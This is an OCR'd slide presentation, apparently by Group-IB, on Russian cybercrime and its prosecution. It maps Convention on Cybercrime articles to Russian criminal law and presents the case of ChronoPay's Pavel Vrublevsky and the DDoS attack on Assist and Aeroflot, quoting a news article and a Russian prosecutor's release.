
Digital Crimes in Russia and Criminal Prosecution

Group-IB



Stages of Sustainable Solid Development


Leader on the Russian market
The first and only company in the CIS providing comprehensive services in investigating IT security incidents.

Service package
Pre-incident consulting;
Response;
Forensics;
Investigation;
Legal support;
Post-incident consulting.

Skolkovo resident
The CyberCop project, an integrated system for counteracting cybercrime.

First 24/7 CERT in Eastern Europe
CERT-GIB is the first private Computer Emergency Response Team in Russia..

2011 Report



A report on the results of a comprehensive study of the state of the Russian-speaking cybercrime market:


- ✓ Financial performance estimates;
- ✓ Analysis of the main trends and threats;
- ✓ Overview of key events;
- ✓ Legal aspects;
- ✓ Forecasts.

Russian-Speaking Market

- ✓ Russian Federation
- ✓ CIS
- ✓ Baltic states
- ✓ Immigrants from former USSR

Russian Cybercrime vs. Global Market

GIB Matrix


Number of incidents
Rapid growth
Weak growth
Phishing
Exploits
Attacks on mobile devices
Sale of traffic
Brand attacks
Cashing
Theft of electronic funds
DDoS attacks
Industrial espionage
Pharma and counterfeits
Anonimization
Fake software
Sale of loaders
Online banking fraud
Spam
Low profit
High profit
Profit
Measure of economic damage to the end user
low
high

CERT-GIB

CERT-GIB: Europe, North America, Asia

CERT GIB
Computer Emergency Response Team


First 24/7 CERT in Eastern Europe
CERT-GIB is the first Eastern European 24/7 Computer Emergency Response Team, and the first private CERT in Russia (second overall)

Around-the-clock geographical deployent
Passing the relay for monitoring, analyzing, and mitigating: Europe ➔ North America ➔ Asia – for smooth uninterrupted incident handling

Providing help and assistance for:
Phishing, Spam, Scam, DDoS attacks, malware, and many other fraudulent schemes

.RU, .РФ, .SU: special emphasis
Official ccTLD.ru-assigned expert organization for handling phishing, malware, and botnets

Unique Expertise



CERT-GIB Accreditation

Authorized user of the “CERT” trademark

TI-listed

Accreditation in progress

Harmony

CONVENTION ON CYBERCRIME

RUSSIAN CRIMINAL LAW

Harmony

CONVENTION ON CYBERCRIME	RUSSIAN CRIMINAL LAW
Article 2 – Illegal access	**Article 138, 272, 274**
Article 3 – Illegal interception	Article 138, 272, 274
Article 4 – Data interference	Article 272, 273, 274
Article 5 – System interference	Article 272, 273, 274
Article 6 – Misuse of devices	Article 138.1, 273
Article 7 – Computer-related forgery	Article 272, 273, 274
Article 8 – Computer-related fraud	Article 158-160, 165, 272, 273, 274
Article 9 – Offences related to child pornography	Article 242.1, 242.2
Article 10 – Offences related to infringements of copyright and related rights	Article 146, 180

Pavel Vrublevsky (RedEye)

CEO of Chronopay,
a payment processing company

- ✓ Member of the Antispam Working Group at the Russian Ministry of Communication;
- ✓ Chairman of the Russian Committee on Electronic Commerce;
- ✓ Member of the Russian Association of Electronic Communications.

Pavel Vrublevsky (RedEye)

aka
RedEye

Porn affiliation programs:
cash.pornocruto.es
etu-cash.com

Pavel Vrublevsky (RedEye)

Crutop.nu: the largest spammer forum

Pavel Vrublevsky (RedEye)

Pharmaceutical affiliate program:
Rx-promotion.com

DDoS Attack on Assist

ChronoPay Co-Founder Arrested

Hello there! If you are new here, you might want to **subscribe to the RSS feed** for updates on this topic.
You may also subscribe by email in the sidebar ↷

60 tweets TOP ★5K retweet

Russian authorities on Thursday arrested **Pavel Vrublevsky**, co-founder of **ChronoPay**, the country's largest processor of online payments, for allegedly hiring a hacker to attack his company's rivals.

An undated photo of Vrublevsky

Vrublevsky, 32, is probably best known as the co-owner of the Rx-Promotion rogue online pharmacy program. His company also consistently has been involved in credit card processing for — and in many cases setting up companies on behalf of — rogue anti-virus or "scareware" scams that use misleading PC security alerts in a bid to frighten people into purchasing worthless security software.

Russian state-run news organizations are reporting that Vrublevsky was arrested on June 23. Financial Times reporter **Joe Menn** writes that Vrublevsky was ordered held without bail and a hearing was set for a month's time.

As I reported earlier this week, Vrublevsky fled the country after the arrest of a suspect who confessed that he was hired by Vrublevsky to launch a debilitating cyber attack against Assist, a top ChronoPay competitor. According to Russian news organizations, the ChronoPay executive wanted to sideline rival payment processing firms who were competing for a lucrative contract to process payments for Aeroflot, Russia's largest airline. Sources close to the investigation said Vrublevsky was arrested at the Sheremetievo airport outside of Moscow as he returned from a trip to the Maldives.

The arrest comes just 24 hours after authorities seized computers and servers in the United States and seven other countries this week as part of an ongoing investigation of a hacking gang that stole $72 million via scareware scams

ASSIST

АЭРОФЛОТ Российские авиалинии

Accused of organizing a DDoS attack on Assist, a payment processing company (Accused executor of the attack: Igor Artimovich)

DDoS Attack on Assist

ГЕНЕРАЛЬНАЯ ПРОКУРАТУРА
РОССИЙСКОЙ ФЕДЕРАЦИИ

ОФИЦИАЛЬНЫЙ САЙТ

- Руководство
- Структура
- Документы
- Новости
  - Новости Генеральной прокуратуры России
  - Новости прокуратур субъектов федерации
  - Архив новостей
- История
- Международное сотрудничество
- К сведению СМИ
- Печатные издания
- Интернет-приемная
- Видео
- Вакансии
- Контактная информация

Главная страница › Новости › Новости прокуратур субъектов федерации › **Заместитель Генерального прокурора Российской Федерации Виктор Гринь направил в суд уголовное дело об умышленном блокировании работы системы оплаты и приобретения электронных билетов на сайте ОАО «Аэрофлот»**

НОВОСТИ

03.05.2012

Заместитель Генерального прокурора Российской Федерации Виктор Гринь направил в суд уголовное дело об умышленном блокировании работы системы оплаты и приобретения электронных билетов на сайте ОАО «Аэрофлот»

Заместитель Генерального прокурора Российской Федерации Виктор Гринь утвердил обвинительное заключение по уголовному делу в отношении Павла Врублевского, Максима Пермякова, братьев Игоря и Дмитрия Артимовичей. Они обвиняются в совершении преступлений, предусмотренных ч. 2 ст. 272 УК РФ (неправомерный доступ к компьютерной информации, причинивший крупный ущерб) и ч. 1 ст. 273 УК РФ (создание, использование и распространение вредоносных компьютерных программ).

Расследованием по делу установлено, что Врублевский, являясь генеральным директором ЗАО «Хронопэй», в начале июля 2010 г. решил предпринять меры к разрыву контракта между ОАО «Аэрофлот» и ООО «Ассист» об оказании услуг по продаже электронных авиабилетов, устранив тем самым конкурента своей фирмы в данной сфере. Для этого он в г. Москве создал организованную группу, куда помимо него вошли подчиненный ему ведущий специалист службы информационной безопасности Пермяков, а также братья Артимович, занимавшиеся оказанием хакерских услуг.

Руководя указанной организованной группой, Врублевский в июле 2010 г. через Пермякова поставил задачу братьям Артимович, имеющим в пользовании созданную ими же с использованием вредоносных программ сеть зараженных компьютеров (Bot-сеть), произвести хакерскую атаку на сайт ОАО «Аэрофлот» по продаже билетов. За указанные действия Врублевский выделил денежные средства предприятия в размере более 20 тыс. долларов США, которые Пермяков по мере необходимости перечислил братьям Артимович за работу.

Артимовичи, выполняя полученное указание, находясь в съемной квартире в г. Москве, и действуя со своего ноутбука, имеющего подключение к сети Интернет в период с 15 по 24 июля 2010 г. осуществили компьютерную DdoS-атаку (типа «отказ в обслуживании») на информационные ресурсы ООО «Ассист», которая заключалась в одномоментном обращении множества компьютеров, входящих в Bot-сеть, с запросом на обслуживание.

Осуществление данной компьютерной атаки привело к блокированию работы системы оплаты и приобретения электронных билетов на сайте ОАО «Аэрофлот» на весь период атаки и причинению потерпевшим фирмам крупного материального ущерба: ООО «Ассист» – на сумму около 15 млн. руб., ОАО «Аэрофлот» – на сумму свыше 146 млн.руб.

Уголовное дело расследовано Следственным управлением Федеральной службы безопасности Российской Федерации.

После утверждения обвинительного заключения уголовное дело направлено в Тушинский районный суд г. Москвы для рассмотрения по существу.


Подразделение: Генеральная прокуратура

Maxim Glotov (Two-Face)

Accused of committing fraud, unauthorized access to computer information, and creating and distributing malware

